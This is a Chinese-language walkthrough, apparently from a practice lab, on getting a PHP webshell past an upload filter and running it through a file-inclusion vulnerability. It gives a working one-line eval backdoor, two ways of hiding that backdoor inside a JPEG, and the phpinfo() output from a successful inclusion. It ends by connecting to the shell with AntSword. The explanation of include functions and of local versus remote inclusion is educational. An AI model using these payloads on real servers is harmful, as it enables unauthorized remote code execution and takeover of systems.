


通过读文件的前2个字节判断文件类型，因此直接上传图片马即可
制作图片马：指的是代码写入后不破坏图片为前提，图片仍可正常打开。

第一种方法：

利用图片隐写的方式，将木马拼接到图片图片结束符FFD9之后，通常会忽略文件结束符之后的数据。

一句话: <?php @eval(\$_POST[1])?>

用010 Editor打开任意一张图片，将上述代码插入右边最底层或最上层后保存。



第二种方法：

使用CMD制作一句话木马。

参数/b指定以二进制格式复制、合并文件;用于图像类/声音类文件

参数/a指定以ASCII格式复制、合并文件。用于txt等文档类文件

copy 1.jpg/b+1.php 2.jpg 或 copy 1.jpg /b + 1.php /a 1.jpg(在windows的终端下操作)

//意思是将1.jpg以二进制与1.php合并成2.jpg
那么2.jpg就是图片木马了。

常见文件包含漏洞函数

在php中使用include,include_once,require,require_once函数包含的文件无论文件名称是什么都会被当做php代码执行

Ø include()

当使用该函数包含文件时，只有代码执行到 include()函数时才将文件包含

进来，发生错误时之给出一个警告，继续向下执行。

Ø include_once()

功能与Include()相同，区别在于当重复调用同一文件时，程序只调用一次

Ø require()

require()与include()的区别在于require()执行如果发生错误，函数会输出

错误信息，并终止脚本的运行。

Ø require_once()

功能与require()相同，区别在于当重复调用同一文件时，程序只调用一次。


几乎所有的脚本语言中都提供文件包含的功能，但文件包含漏洞在PHP 中居多，而在JSP、ASP、ASP.NET程序中非常少，甚至没有包含漏洞的存在。这与程序开发人员的水平无关，而问题在于语言设计的弊端。

文件包含漏洞的分类

本地文件包含漏洞： 当被包含的文件在服务器本地时，就形成的本地文件包含漏洞。


远程文件包含漏洞：本地文件包含和远程文件包含造成漏洞的原因是一样的，当php.ini 中的配置选项allow_url_fopen和allow_url_include为ON的话，则包含的文件可以是第三方服务器中的文件，这样就形成了远程文件包含漏洞。

上传完文件后，可以右键点击检查查看图片路径




点击页面上的“文件包含漏洞”，传递file参数



PHP Version 7.2.21	
	
System	Darwin RomanovdeMacBook-Pro.local 18.7.0 Darwin Kernel Version 18.7.0: Tue Aug 20 16:57:14 PDT 2019; root:xnu-4903.271.2~2/RELEASE_ARM64_T8020
Build Date	Aug 14 2019 16:02:08
Configure Command	./configure '--with-apxs2=/Applications/MAMP/Library/bin/apxs' '--with-gd' '--with-jpeg-dir=/Applications/MAMP/Library' '--with-png-dir=/Applications/MAMP/Library' '--with-zlib-dir=/Applications/MAMP/Library' '--with-freetype-dir=/Applications/MAMP/Library' '--prefix=/Applications/MAMP/bin/php/php7.2.21' '--exec-prefix=/Applications/MAMP/bin/php/php7.2.21' '--sysconfdir=/Applications/MAMP/bin/php/php7.2.21/conf' '--with-config-file-path=/Applications/MAMP/bin/php/php7.2.21/conf' '--enable-ftp' '--with-bz2=/Applications/MAMP/Library' '--with-ldap' '--with-mysql=mysqlnd' '--enable-mbstring=lib' '--with-curl=/Applications/MAMP/Library' '--enable-sockets' '--enable-bcmath' '--with-imap=shared,/Applications/MAMP/Library/lib/imap-2007f' '--with-imap-ssl=/Applications/MAMP/Library' '--enable-soap' '--with-kerberos' '--enable-calendar' '--with-pgsql=shared,/Applications/MAMP/Library/pg' '--enable-exif' '--with-libxml-dir=/Applications/MAMP/Library' '--with-gettext=shared,/Applications/MAMP/Library' '--with-xsl=/Applications/MAMP/Library' '--with-pdo-mysql=mysqlnd' '--with-pdo-pgsql=shared,/Applications/MAMP/Library/pg' '--with-openssl=/Applications/MAMP/Library' '--enable-zip' '--with-pcre-dir=/Applications/MAMP/Library' '--with-ldap=/Applications/MAMP/Library' '--with-iconv=/Applications/MAMP/Library' '--enable-opcache' '--enable-intl' '--with-tidy=shared' '--with-icu-dir=/Applications/MAMP/Library' '--enable-xml' '--with-libxslt-dir=/Applications/MAMP/Library' '--with-readline' '--with-mhash' '--with-iconv-dir=/Applications/MAMP/Library' '--with-sodium=/Applications/MAMP/Library' '--with-password-argon2=/Applications/MAMP/Library' '--disable-cgi' '--disable-phpdbg' 'YACC=/Applications/MAMP/Library/bin/bison'
Server API	Apache 2.0 Handler
Virtual Directory Support	disabled

显示出了jpeg后的phpinfo()
更换图片马，这回内容是一句话木马
蚁剑连接地址为：



连接成功

